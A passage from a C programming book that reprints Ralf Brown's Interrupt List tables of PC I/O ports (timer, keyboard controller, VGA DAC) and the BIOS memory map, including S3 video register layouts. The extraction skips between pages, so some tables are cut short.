	Workaround: Check for this condition by comparing results with last results and don't use erroneous results.	
	01 read/write counter bits 0-7 only	
	10 read/write counter bits 8-15 only	
	11 read/write counter bits 0-7 first, then 8-15	
3-1	counter mode	
	000 mode 0 select - zero detection interrupt	
	001 mode 1 select - programmable one shot	

x10 mode 2 select - rate generator
 x11 mode 3 select - square wave generator
 counts down twice by two at a time; latch status and check
 value of OUT pin to determine which half-cycle is active
 divisor factor 3 not allowed!
 100 mode 4 select - software triggered strobe
 101 mode 5 select - hardware triggered strobe
 0 counting style
 0 binary counter 16 bits
 1 BCD counter (4 decades)
 ---if read back---
 5-4 what to read
 00 counter status, then value
 01 counter value
 10 counter status
 11 reserved
 3 select counter 2
 2 select counter 1
 1 select counter 0
 0 reserved (0)
 Note: after issuing a read back 'get status' command, any new read back
 command is ignored until the status is read from all selected
 counters.
 -----K-P0060006F-----
 PORT 0060-006F - KEYBOARD CONTROLLER 804x (8041, 8042) (or PPI (8255) on PC,XT)
 Note: XT uses ports 60h-63h, AT uses ports 60h-64h

 0060 RW KB controller data port or keyboard input buffer (ISA, EISA)
 should only be read from after status port bit0 = 1
 should only be written to if status port bit1 = 0
 0060 R- KeyBoard or KB controller data output buffer (via PPI on XT)
 PC: input from port A of 8255, if bit7 in 61h set (see #P0396)
 get scancodes, special codes (in PC: with bit7 in 61h cleared)
 (see #P0390)

 0061 R- KB controller port B control register (ISA, EISA)
 system control port for compatibility with 8255 (see #P0393)
 0061 -W KB controller port B (ISA, EISA) (PS/2 port A is at 0092)
 system control port for compatibility with 8255 (see #P0392)
 0061 -W PPI Programmable Peripheral Interface 8255 (XT only)
 system control port (see #P0394)
 0062 RW PPI (XT only) data port C (see #P0395)
 0063 RW PPI (XT only) command mode register (see #P0397)

 0064 R- keyboard controller read status (see #P0398,#P0399,#P0400)
 0064 -W keyboard controller input buffer (ISA, EISA) (see #P0401)

 0064 -W (Amstrad/Schneider PC1512) set 'DIP switch S1' setting

692 A to Z of C

stored in CMOS RAM that PPI should report for compatibility
0065 -W (Amstrad/Schneider PC1512) set 'DIP switch S2' RAM size setting
stored in CMOS RAM, that PPI port C (PORT 0064h) should report for
compatibility

0065 R- communications port (Olivetti M24)

0066 R? configuration port (Olivetti M24 with model byte 0)
bit 5 set if 8530 SIO present (see also PORT 0065h"Olivetti")

Bitfields for AT keyboard controller input port:

Bit(s)	Description	(Table P0381)
7	keyboard enabled	
6	=0 CGA, else MDA	
5	=0 manufacturing jumper installed	
4	=0 system RAM 512K, else 640K	
3-0	reserved	

SeeAlso: #P0382,#P0384

Bitfields for AT keyboard controller input port (Compaq):

Bit(s)	Description	(Table P0382)
7	security lock is unlocked	
6	=0 Compaq dual-scan display, 1=non-Compaq display	
5	system board dip switch 5 is OFF	
4	=0 auto speed selected, 1=high speed selected	
3	=0 slow (4MHz), 1 = fast (8MHz)	
2	no math coprocessor installed	
1-0	reserved	

SeeAlso: #P0383

Bitfields for AT keyboard controller output port:

Bit(s)	Description	(Table P0383)
7	keyboard data output	
6	keyboard clock output	
5	input buffer NOT full	
4	output buffer NOT empty	
3	reserved (see note)	
2	reserved (see note)	
1	gate A20	
0	system reset	

Note: bits 2 and 3 are the turbo speed switch or password lock on
Award/AMI/Phoenix BIOSes. These bits make use of nonstandard
keyboard controller BIOS functionality to manipulate
pin 23 (8041 port 22) as turbo switch for AWARD
pin 35 (8041 port 15) as turbo switch/pw lock for Phoenix

-----V-P03C603C9-----

694 A to Z of C

PORT 03C6-03C9 - EGA/VGA/MCGA - DAC REGISTERS

Range: PORT 03C6h or PORT 02C6h (alternate)

SeeAlso: PORT 03C0h,PORT 03C2h,PORT 03C4h,PORT 03CAh,PORT 03CEh"EGA",PORT 03D0h

SeeAlso: PORT 83C6h"Wingine"

03C6 RW (VGA, MCGA) PEL mask register (default FFh)

VGA: AND mask for color-register address.

MCGA: Never change from the default FFh.

03C6 RW HiColor ET4000 (Sierra RAMDACs e.g. SC11486, SC11481, SC11488):

Enable HiColor feature: beside other assignments, consecutive read 3C6h 4 times and write magic value 80h to it.

03C7 -W (VGA,MCGA,CEG-VGA) PEL address register (read mode)

Sets DAC in read mode and assign start of color register index (0..255) for following read accesses to 3C9h.

Don't write to 3C9h while in read mode. Next access to 03C8h will stop pending mode immediatly.

03C7 -W (CEG-Color VGA w/ Edsun Labs RAMDACs)

Enable and set Countinous Edge Graphics Mode:

Consecutive writely the following three key sequences in read mode (!) to 3C9h register DEh : 'CEG', 'EDS', 'UNx' (x see below). Current CEG mode can be read from palette register BFh 'blue', write access to that register will disable CEG features.

In CEG modes by combining old with new colors and dynamically changing palette values, the effective colors displayable are enhanced dramatically (in EDP modes up to virtually 32bit truecolor) on standard 16/256 color VGA. Also, effective resolution enhancement takes effect by anti-aliasing.

Necessary EDP escape sequences should be moved to image border or single colored areas, if possible.

REP-mode: if pixel are doubled in current video mode

EDP-mode: pseudo-truecolor with Edsun dynamic palette

(see #P0698,#P0699)

Palette-color-register single-byte-format (each 3 times):

Mode A:

bit7-4: mix code

bit3-0: color code

Mode B:

bit7-5: mix code

bit4 : 0=new, 1=old

bit3-0: color code

Mode C:

bit3 : 0=color, 1=code

bit2-0: color / mix code

Mode D:

bit7-0: see mix code table

Non-CEG modes:

bit7-0: as usual

In EDP modes, video-memory-palette-changing escape-sequences:

Mode A: Mode B: Mode C: Mode D:

7/escape 7/escape 7/escape 0BFh

red red red7-4 red

```

green    green    red3-0    green
blue     blue     green7-4  blue
address  address   green3-0  address
                    blue7-4
                    blue3-0
                    address
    
```

- 03C7 R- VGA DAC state register
 - bit7-2 reserved
 - bit1-0: 00b write palette cycle (write mode)
 - 01h reserved
 - 10b reserved
 - 11b read palette cycle (read mode)
- 03C8 RW (VGA,MCGA) PEL address register (write mode)
 - Sets DAC in write mode and assign start of color register index (0..255) for following write accesses to 3C9h.
 - Don't read from 3C9h while in write mode. Next access to 03C8h will stop pending mode immediatly.
- 03C8 RW (Genoa SuperEGA) SuperEGA control register (all emulation modes)
 - bit7-2: reserved
 - bit1 : 0=EGA mode, 1=backward compatibility mode
 - bit0 : not used
- 03C8 R? (S3 Trio32/64) General Input Port (see #P0738)
- 03C9 RW (VGA,MCGA) PEL data register
 - Three consecutive reads (in read mode) or writes (in write mode) in the order: red, green, blue. The internal DAC index is incremented each 3rd access.
 - bit7-6: HiColor VGA DACs only: color-value bit7-6
 - bit5-0: color-value bit5-0

(Table P0698)

71.4 Memory map

DOS, BIOS and other software use certain specific memory address spaces to store important information. So if we know those addresses, we can manipulate the values present there with *pointers*. For example, the keyboard buffer's head pointer is found at 0040:001A; we need this address if we want to manipulate the keyboard buffer.

Memory map is one of the wonderful collections present in RBIL. You may want to "play" with pointers. So here I present the full memory map from RBIL.

```
-----H-M00000000-----  
MEM 0000h:0000h R - INTERRUPT VECTOR TABLE  
Size: 1024 BYTES  
Note: see also the main interrupt list
```

-----b-M0000031D-----

MEM 0000h:031Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 47 HARD DISK PARMS

Size: 16 BYTES

Note: these fields are used if the AMI BIOS setup is set to use the top of the interrupt table for the extended BIOS data area

SeeAlso: MEM 0000h:032Dh,INT 41

-----b-M0000032D-----

MEM 0000h:032Dh - 1989 AMI 386sx BIOS - USER-DEFINABLE TYPE 48 HARD DISK PARMS

Size: 16 BYTES

Note: these fields are used if the AMI BIOS setup is set to use the top of the interrupt table for the extended BIOS data area

SeeAlso: MEM 0000h:031Dh,INT 46

-----B-M00000400-----

MEM 0000h:0400h - BIOS DATA AREA

Size: 256 BYTES

Note: see also the MEM 0040h:xxxxh entries

MEM 0000h:0500h - DATA AREA

Size: 256 BYTES

-----D-M00000600-----

MEM 0000h:0600h - MS-DOS 1.x LOAD ADDRESS

-----D-M00000700-----

MEM 0000h:0700h - MS-DOS 2+ LOAD ADDRESS

-----S-M00400000-----

MEM 0040h:0000h - BASE I/O ADDRESS OF FIRST SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find any serial ports at the addresses it is programmed to check at boot

DOS and BIOS serial device numbers may be redefined by re-assigning these values of the base I/O addresses stored here

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM1=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0002h, MEM 0040h:0004h, MEM 0040h:0006h, MEM 0040h:0008h

SeeAlso: MEM 0040h:007Ch, INT 14/AH=00h, PORT 03F8h "SERIAL"

-----S-M00400002-----

MEM 0040h:0002h - BASE I/O ADDRESS OF SECOND SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than one serial port at the addresses it is programmed to check at boot

DOS and BIOS serial device numbers may be redefined by re-assigning these values of the base I/O addresses stored here

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM2=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h, MEM 0040h:0004h, MEM 0040h:0006h, MEM 0040h:000Ah

698 A to Z of C

SeeAlso: MEM 0040h:007Dh,INT 14/AH=00h,PORT 02F8h"SERIAL"

-----S-M00400004-----

MEM 0040h:0004h - BASE I/O ADDRESS OF THIRD SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than two serial ports at the addresses it is programmed to check at boot
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM3=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0006h,MEM 0040h:000Ch

SeeAlso: MEM 0040h:007Eh,PORT 03E8h"SERIAL"

-----S-M00400006-----

MEM 0040h:0006h - BASE I/O ADDRESS OF FOURTH SERIAL I/O PORT

Size: WORD

Notes: the BIOS sets this word to zero if is unable to find more than three serial ports at the addresses it is programmed to check at boot
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS COM4=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3F8h, logical_no = 0 or 1..4, timeout=0..255 (default 1).

SeeAlso: MEM 0040h:0000h,MEM 0040h:0002h,MEM 0040h:0004h,MEM 0040h:0008h

SeeAlso: MEM 0040h:007Fh,PORT 02E8h"SERIAL"

-----P-M00400008-----

MEM 0040h:0008h - BASE I/O ADDRESS OF FIRST PARALLEL I/O PORT

Size: WORD

Notes: the BIOS POST routine fills in the parallel port address fields in turn as it finds parallel ports. All fields beyond the last one for which a valid parallel port was found are set to zero.
the BIOS INT 17 handler uses these fields to address the parallel ports
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT1=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0000h,MEM 0040h:000Ah,MEM 0040h:000Ch,INT 17/AH=00h

SeeAlso: PORT 0278h"PRINTER",PORT 03BCh"PRINTER"

-----P-M0040000A-----

MEM 0040h:000Ah - BASE I/O ADDRESS OF SECOND PARALLEL I/O PORT

Size: WORD

Notes: zero if fewer than two parallel ports installed
Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT2=[port_address|logical_no][,[timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0002h,MEM 0040h:0008h,MEM 0040h:000Ch,PORT 0278h"PRINTER"

SeeAlso: PORT 0378h"PRINTER",INT 17/AH=00h

-----P-M0040000C-----

MEM 0040h:000Ch - BASE I/O ADDRESS OF THIRD PARALLEL I/O PORT

Size: WORD

Notes: zero if fewer than three parallel ports installed

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT3=[port_address|logical_no][, [timeout]] directive, whereby port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20).

SeeAlso: MEM 0040h:0004h, MEM 0040h:0008h, MEM 0040h:000Ah, MEM 0040h:000Eh

SeeAlso: PORT 0378h"PRINTER", INT 17/AH=00h

-----P-M0040000E-----

MEM 0040h:000Eh - BASE I/O ADDRESS OF FOURTH PARALLEL I/O PORT (pre-PS/2)

Size: WORD

Notes: zero if fewer than four parallel ports installed

Under DR-OpenDOS 7.02+ this setting can be changed with the undocumented CONFIG.SYS LPT4=(port_address|logical_no)[, [timeout]] directive, where port_address = 200h..3FCh, logical_no = 0 or 1..3, timeout=0..255 (default 20). To avoid any interference with the PS/2 and later interpretation, this will be rejected if this entry does not hold 0, which would indicate it is used for different purposes.

SeeAlso: MEM 0040h:0008h, MEM 0040h:000Ah, MEM 0040h:000Eh"BIOS DATA"

MEM 0040h:0010h - INSTALLED HARDWARE

Size: WORD

SeeAlso: INT 11

Bitfields for BIOS-detected installed hardware:

Bit(s)	Description	(Table M0006)
15-14	number of parallel devices	
	00 or 11 sometimes used to indicate four LPT ports	
13	(Convertible, PS/2-55LS) internal modem	
12	game port installed	
11-9	number of serial devices	
	000 or 111 sometimes used to indicate eight COM ports	
8	reserved	
7-6	number of floppy disk drives (minus 1)	
5-4	initial video mode	
	00 EGA,VGA,PGA, or other with on-board video BIOS	
	01 40x25 CGA color	
	10 80x25 CGA color	
	11 80x25 mono text	
3-2	(PC only) RAM on motherboard	
	00 = 16K, 01 = 32K, 10 = 48K, 11 = 64K	
	(some XTs) RAM on motherboard	
	00 = 64K, 01 = 128K, 10 = 192K, 11 = 256K	
2	(pre-PS/2 except PC) reserved	
	(PS/2, some XT clones, newer BIOSes) pointing device installed	
1	math coprocessor installed	
0	floppy disk drives are installed	
	booted from floppy

706 A to Z of C

Size: BYTE

SeeAlso: MEM 0040h:003Eh, MEM 0040h:0042h, INT 13/AH=01h

Bitfields for diskette last operation status:

Bit(s) Description (Table M0014)

7 drive not ready
6 seek error
5 general controller failure
4-0 error reason
00h no error
01h invalid request/parameter
02h address mark not found
03h write-protect error
04h sector not found
06h diskette change line active
08h DMA overrun
09h DMA across 64k boundary
0Ch media type unknown
10h CRC error on read

Note: the following values for this byte differ somewhat from the bitfield definition above:

30h drive does not support media sense
31h no media in drive
32h drive does not support media type
AAh diskette drive not ready

MEM 0040h:0088h - Olivetti EGA capabilities???

Size: BYTE???

Bitfields for Olivetti EGA capabilities flags:

Bit(s) Description (Table M0130)

7 640x400 mode related???

6 unknown

5 640x400 mode related???

4-0 unknown

Note: To decide if the 640x400 mode is supported by an Olivetti EGA card (only the Olivetti EGA card 2 supports it), also check that bit 7 and 5 are set.

SeeAlso: C000h:0000h"Olivetti"

-----V-M00400089-----

MEM 0040h:0089h U - VIDEO (MCGA/VGA) - MODE-SET OPTION CONTROL

Size: BYTE

SeeAlso: MEM 0040h:0087h,MEM 0040h:0088h

Bitfields for Video mode-set option control:

Bit(s) Description (Table M0027)

7,4 requested scan lines

716 A to Z of C

0 0 350-line mode requested
0 1 400-line mode at next mode set
1 0 200-line mode requested
1 1 reserved

Note: Apparently VGA BIOS mode set disregards bit 7 and uses byte 40h:88h to determine 200/350 selection when bit 4 is zero. Presumably bit 7 is a convenience for other purposes. Bit 7 is reset to zero after the mode set.

6 display switching enabled

5 reserved

4 if set: use 400-line mode at next mode set

if clear: [VGA] emulate EGA at next mode set

[MCGA] emulate CGA, digital monitor, 200 lines, 8x8 text

Note: this bit is set by the video mode set on VGA, unchanged on MCGA

3 default palette loading DISabled at mode set

2 mono display

1 gray scale summing enabled

0 [VGA] =1 if VGA active, =0 if not

[MCGA] reserved, zero

Note: the Tseng ET4000 BIOS v3.00 uses bits 6-4 of 88h and bits 6-5 of 89h to specify graphics-mode refresh rates as follows

88h/6 640x480: 1 for 72Hz,0 for 60Hz

88h/5+89h/6 800x600: 00 60Hz

01 56Hz

11 72Hz

88h/4+89h/5 1024x768: 00 interlaced

01 60Hz

10 72Hz???

11 70Hz

1Ah-1Ch		VGA Modes 11h-13h	

722 A to Z of C

Note: An array of 23 [EGA] or 29 [VGA] elements, each element being 64 bytes long. Elements appear in the above order.

Format of Video Parameter Table element [EGA, VGA only]:

Offset	Size	Description	(Table M0042)
00h	BYTE	Columns on screen	(see 40h:4Ah)
01h	BYTE	Rows on screen minus one	(see 40h:84h)
02h	BYTE	Height of character in scan lines	(see 40h:85h)
03h	WORD	Size of video buffer	(see 40h:4Ch)
05h	4 BYTES	Values for Sequencer Registers 1-4	
09h	BYTE	Value for Miscellaneous Output Register	
0Ah	25 BYTES	Values for CRTC Registers 00h-18h	
23h	20 BYTES	Values for Attribute Controller Registers 00h-13h	
37h	9 BYTES	Values for Graphics Controller Registers 00h-08h	

Format of Video Parameter Table [MCGA only] {guesswork from inspection}:

Offset	Size	Description	(Table M0043)
- 16 triplet BYTES of R,G,B DAC info for 16 colors;			
- An array of 11 elements, each element being 32 bytes long.			
Elements appear in the order:			
Modes 00h,01h in 200-line mode for digital displays			
Modes 00h,01h in 400-line mode for analog displays			
Modes 02h,03h in 200-line mode for digital displays			
Modes 02h,03h in 400-line mode for analog displays			
Modes 04h,05h in 200-line mode for digital displays			
Modes 04h,05h in 400-line mode for analog displays			
Mode 06h in 200-line mode for digital displays			
Mode 06h in 400-line mode for analog displays			
Mode 11h			
Mode 13h in 200-line mode for digital displays			
Mode 13h in 400-line mode for analog displays			

Format of Video Parameter Table element [MCGA only]:

Offset	Size	Description	(Table M0044)
00h	BYTE	Columns on screen	(see 40h:4Ah)
01h	BYTE	Rows on screen minus one	(see 40h:84h)
02h	BYTE	Height of character in scan lines	(see 40h:85h)
03h	WORD	Size of video buffer	(see 40h:4Ch)
05h	WORD	??? always zero	
07h	21 BYTES	Video data registers 00h-14h to port 3D5h indexed by 3D4h	
1Ch	BYTE	PEL Mask to port 3C6h	
1Dh	BYTE	CGA Mode Control to port 3D8h	
1Eh	BYTE	CGA Border Control to port 3D9h	
1Fh	BYTE	Extended Mode Control to port 3DDh	

Format of Video Parameter Dynamic Save Area [EGA, VGA only]:

Offset	Size	Description	(Table M0045)
00h	16 BYTES	Last data written to Attribute Contr. Palette Registers 0-15	

10h	BYTE	Last data written to Attribute Controller Overscan Register
11h-FFh		Reserved

Note: Need for table was that EGA registers were write-only.
Note: If default values (from the Video Parameter Table) are over-ridden at a mode set by the VGA User Palette Profile Table, then the Dynamic Save Area is updated with the default values, not the User Profile ones.

Format of Alphanumeric Character Set Override:

Offset	Size	Description (Table M0046)
00h	BYTE	Length in bytes of each character in font table
01h	BYTE	Character generator RAM bank to load, 0=normal
02h	WORD	Number of characters in font table, normally 256
04h	WORD	Code of first character in font table, normally 0
06h	DWORD	ptr to font table
0Ah	BYTE	Displayable rows (FFh=use maximum calculated value)
0Bh	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Format of Second Alphanumeric Character Set Override:

Offset	Size	Description (Table M0047)
00h	BYTE	Length in bytes of each character in font table
01h	BYTE	Character generator RAM bank to load, normally non-zero
02h	BYTE	reserved
03h	DWORD	ptr to font table
07h	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Note: Authorities differ, some say same as first override above, but IBM says it is as shown above

Format of Graphics Character Set Override:

Offset	Size	Description (Table M0048)
00h	BYTE	Number of displayable character rows
01h	WORD	Length in bytes of each character in font table
03h	DWORD	ptr to font table
07h	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Format of User Palette Profile Table [VGA only]:

Offset	Size	Description (Table M0049)
00h	BYTE	Underlining: 01h=enable in all alphanumeric modes 00h=enable in monochrome alphanumeric modes only FFh=disable in all alphanumeric modes
01h	BYTE	reserved
02h	WORD	reserved
04h	WORD	Number (0-17) of Attribute Controller registers in table
06h	WORD	Index (0-16) of first Attribute Controller register in table
08h	DWORD	ptr to table of Attribute Controller registers to override

724 A to Z of C

Table is an array of BYTEs.

0Ch WORD Number (0-256) of video DAC Color registers in table
0Eh WORD Index (0-255) of first video DAC Color register in table
10h DWORD ptr to table of video DAC Color registers to override
Table is ??? triplets ??? of BYTEs???
14h BYTEs array of mode values to which this profile is to pertain
BYTE FFh end of array

Note:  each value is stored as a BYTE for the interrupt number followed by
       a DWORD for the vector
       these values are restored on INT 19 by recent versions of
       DR/Novell/PC/MS-DOS (MS-DOS 3.x used this area to support HIMEM.SYS)
       not supported by OS/2 MDOS

-----d-M0070016C-----
MEM 0070h:016Ch - DR-DOS 7.02-7.03 - "DEVNO" AUX/PRN PORT ASSIGNMENTS
Size:  2 BYTES

```

016Ch BYTE PRN: assignment (0..2 for LPT1:..LPT3: (3 for LPT4:); default: 1)

016Dh BYTE AUX: assignment (0..3 for COM1:..COM4:; default: 1)

Notes: As long as the built-in AUX: or PRN: drivers are in effect, these settings can be transparently reassigned at the DR-OpenDOS 7.02 / DR-DOS 7.03 DOS BIOS device driver level (that is below DOS redirection etc., but above ROM BIOS) using the undocumented CONFIG.SYS AUX=0|1..4 and PRN=0|1..3|4 directive, where 1..4 specifies COM1:..COM4: or LPT1:..LPT4: and the high speed bypass 0 selects the previous hardwired equivalence of AUX: with COM1: and PRN: with LPT1: at this level, saving a few clock cycles. The system defaults to AUX=1 and PRN=1 (that is 0 in the internal variables). If the high speed bypass was not enabled, the assignment can be changed anytime later by updating these bytes, e.g. by a future issue of the MODE utility. If the highspeed bypass has been enabled, changes have

732 A to Z of C

no effect.

The LPT4 setting (or corresponding value 3) is valid for DR-OpenDOS 7.02 and DR-DOS 7.02, but due to a bug introduced with the partial removal of the LPT4: device, it must not be used under DR-DOS 7.03.

The address 0070h:016Ch is only valid for DR-OpenDOS 7.02 up to DR-DOS 7.03 (BDOS 73h), and will most probably change with future releases of DR-DOS!

These bytes are local for each task running.

SeeAlso: INT 21h/03h, INT 21h/04h, INT 21h/05h, MEM 0040h:0000h etc.

-----H-M00800000-----

MEM 0080h:0000h - 80286 CPU - LOADALL WORKSPACE

Size: 102 BYTES

Desc: on the 80286 (unlike 80386), the state buffer from which the LOADALL instruction loads all internal registers is hardwired to physical address 000800h

Note: several versions 3.x of MS-DOS leave an empty space at offset 100h in IO.SYS (which is loaded at 0070h:0000h) so that HIMEM.SYS can use LOADALL on 80286 machines without having to save/restore the area of memory that LOADALL uses

81F8h	DWORD	secondary start coordinate (see #M0068)
81FCh	DWORD	secondary window size (see #M0069)

Note: changes to registers 81E0h-81E8h do not take effect until the next VSYNC

SeeAlso: #M0073,#M0057,#M0070

Bitfields for S3 Streams Processor primary stream control:

Bit(s)	Description	(Table M0059)
31	reserved	
30-28	filter characteristics	
	000	unchanged primary stream
	001	2X stretch by replicating pixels
	010	2X stretch by interpolating horizontally (replicating vertically)
		else reserved
27	reserved	
26-24	color mode	(see #M0060)
23-0	officially reserved, but writing nonzero values can hang display	

Notes: the primary stream is the output from the display RAM
bits 26-24 correspond to CR67 color mode field (see #P0688)

SeeAlso: #M0058,#M0061

(Table M0060)

Values for S3 Streams Processor color mode:

000b	eight bits per pixel
001b	YCrCb 4:2:2 unsigned, range 10h-F0h (secondary stream only)
010b	YUV 4:2:2, range 00h-FFh (secondary stream only)
011b	keyed high-color (1-5-5-5)
100b	YUV 2:1:1 two's complement (secondary stream only)
101b	high-color (5-6-5)
110b	reserved
111b	true-color (32bpp, high byte ignored)

SeeAlso: #M0059,#M0061

Bitfields for S3 Streams Processor secondary stream control:

Bit(s)	Description	(Table M0061)
31	reserved	
30-28	filter characteristics	
	000	unchanged secondary stream
	001	linear 0-2-4-2-0 for 1x-2x stretch
	010	bi-linear for 2x-4x stretch
	011	linear 1-2-2-2-1 for 4x+ stretch
		else reserved
28	enable smoothing between horizontally adjacent bits (trial-and-error)	

- 27 reserved
- 26-24 color mode (see #M0060,#M0074)
- 23-12 reserved
- 11-0 initial value of DDA horizontal accumulator
set to $2*(inwidth-1)-(outwidth-1)$

Notes: the secondary stream is typically live video, but can be pointed at any part of video memory
changes to this register do not take effect until the next VSYNC

SeeAlso: #M0058,#M0059,#M0062

Bitfields for S3 Streams Processor stretch/filter constants:

- | Bit(s) | Description | (Table M0062) |
|--------|---|---------------|
| 31-27 | reserved | |
| 26-16 | K2 horizontal scaling factor (input width - output width) | |
| 15-11 | reserved | |
| 10-0 | K1 horizontal scaling factor (input width - 1) | |

Note: changes to this register do not take effect until the next VSYNC

SeeAlso: #M0061

Bitfields for S3 Streams Processor chroma-key control:

- | Bit(s) | Description | (Table M0063) |
|--------|---|---------------|
| 31-29 | reserved | |
| 28 | key control | |
| | =1 normal color-key or chroma-key | |
| | =0 (keyed RGB 1-5-5-5 mode only) extract key from high bit of input stream; if key bit is clear, show pixel from other stream | |
| 27 | reserved | |
| 26-24 | color comparison precision | |
| | 000 compare bit 7 of R,G, and B values only | |
| | 001 compare bits 7-6 | |
| | ... | |
| | 111 compare bits 7-0 | |
| 23-0 | chroma-key color value | |
| | 23-16 = red or Y | |
| | 15-8 = green or U/Cb | |
| | 7-0 = blue or V/Cr | |

Note: if the keyed stream is YUV or YCrCb, then this register contains the lower bound and 8194h contains the upper bound of the chromakey value

SeeAlso: #M0058

Bitfields for S3 Streams Processor blend control:

- | Bit(s) | Description | (Table M0064) |
|--------|---|---------------|
| 31-27 | reserved (unused) | |
| 26-24 | blend type | |
| | 000 show secondary stream (video) overlaying primary stream | |
| | 001 show primary stream overlaying secondary stream | |
| | 010 blend pri/sec. streams (dissolve, secondary intensity = full-prim.) | |

738 A to Z of C

- 011 blend pri/sec. streams
 - 100 reserved (blank display)
 - 101 show secondary stream only where chroma-key color present
 - 110 show secondary stream (video) unconditionally
 - 111 reserved (blank display)
 - 23-14 reserved
 - 13 ??? (officially reserved, but set by S3_32.DLL)
 - 12-8 primary stream intensity (00h-1Ch, must be multiple of 4)
 - 4-0 secondary stream intensity (00h-1Ch, must be multiple of 4)
(ignored for blend type 010)
- Notes: for blend type 011, the primary and secondary stream intensities should not total more than 20h to avoid wraparounds which appear as incorrect colors; for blend type 010, the secondary stream intensity is automatically computed as 20h - bits12-8
changes to this register do not take effect until the next VSYNC
- SeeAlso: #M0058

Bitfields for S3 Streams Processor double-buffer/LPB control:

- | Bit(s) | Description | (Table M0065) |
|--------|--|---------------|
| 31-7 | reserved (unused; all but bit 7 appear to be read-only, as well) | |
| 6 | LPB frame buffer auto-toggle | |
| | if set, End-of-Frame toggles bit 4 | |
| 5 | delay loading LPB input buffer select until next End-of-Frame | |
| 4 | LPB input buffer select (see #M0073) | |
| | 0 use LPB frame buffer address 0 (FF0Ch) for incoming video data | |
| | 1 use LPB frame buffer address 1 (FF10h) | |
| 3 | reserved | |
| 2-1 | secondary stream buffer select | |
| | 00 use frame buffer address 0 (81D0h) | |
| | 01 use frame buffer address 1 (81D4h) | |
| | 1x use frame buffer 0/1 (81D0h/81D4h) selected by bit 4 for secondary stream and selected LPB frame buffer for LPB input | |
| 0 | primary stream buffer select | |
| | =0 use frame buffer address 0 (81C0h) | |
| | =1 use frame buffer address 1 (81C4h) | |

-----V-MA000B0D4-----

MEM A000h:B0D4h - S3 - MEMORY-MAPPED 3D-LINE REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either linear 000A0000h or at offset 16M from the start of the linear frame buffer

-----V-MA000B4D4-----

MEM A000h:B4D4h - S3 - MEMORY-MAPPED 3D-TRIANGLE REGISTERS

Size: 172 BYTES

Note: the S3 graphics processor registers can be mapped at either linear 000A0000h or at offset 16M from the start of the linear frame buffer

-----V-MA000FF00-----

MEM A000h:FF00h - S3 - MEM-MAPPED "SCENIC HIGHWAY" (Local Periph. Bus) ACCESS

Size: 64 DWORDS

Note: the S3 graphics processor registers can be mapped at either linear 000A0000h or at offset 16M from the start of the linear frame buffer

SeeAlso: MEM A000h:8180h

Format of S3 Local Peripheral Bus memory-mapped registers:

Offset Size Description (Table M0073)

FF00h DWORD LPB mode (see #M0074)

FF04h DWORD LPB FIFO status (see #M0075)

FF08h DWORD interrupt status (see #M0076)

FF0Ch DWORD frame buffer address 0 (bits 21-0, multiple of 8)
offset within frame buffer at which to store incoming data from LPB when Streams Processor double-buffer control (see #M0065) bit 4 clear

FF10h DWORD frame buffer address 1 (bits 21-0, multiple of 8)
offset within frame buffer at which to store incoming data from LPB when Streams Processor double-buffer control (see #M0065)

bit 4 is set

FF14h DWORD "direct address" = index for FF18h (see #M0077)

FF18h DWORD "direct data" (see #M0077)

Note: the direct address/direct data registers presumably rely on the attached device inserting data into the digital video stream, as on a Diamond Stealth64 Video, the "direct data" appears to reflect the video stream data (i.e. it varies, but with a pattern that depends on the video image, and stops varying when video is frozen)

FF1Ch DWORD general purpose I/O (see #M0078)

FF20h DWORD LPB serial port -- I2C/DDC access (see #M0079)

FF24h DWORD input window size (high word = rows, low word = columns)

FF28h DWORD data offsets
(video alignment; high word = rows ; low word = columns)

FF2Ch DWORD horizontal decimation
bits 0-31 set indicate that bytes 0-31 (mod 32) of each line should be dropped (in Video16 mode, each bit controls a WORD); decimation is aligned with the start of line as specified by the data offsets at FF28h

FF30h DWORD vertical decimation
bits 0-31 set indicate that lines 0-31 (mod 32) should be dropped, i.e. setting this DWORD to 55555555h will drop every other line; decimation starts with VSYNC regardless of the data offsets specified at FF28h

FF34h DWORD line stride (number of bytes between starts of successive lines of video data)
must be multiple of 4 -- lowest two bits forced to 0

FF38h 3 DWORDs unused??? (seem to echo FF34h)

FF40h 8 DWORDs LPB output FIFO - data transfer
writing to ANY of these DWORDs transfers a value to the FIFO; this organization allows use of a REP MOVSD instruction to fill the FIFO
on ISA bus, there must be a delay between successive writes

SeeAlso: #M0058

Bitfields for S3 Local Peripheral Bus LPB Mode register:

Bit(s)	Description	(Table M0074)
0	enable LPB	
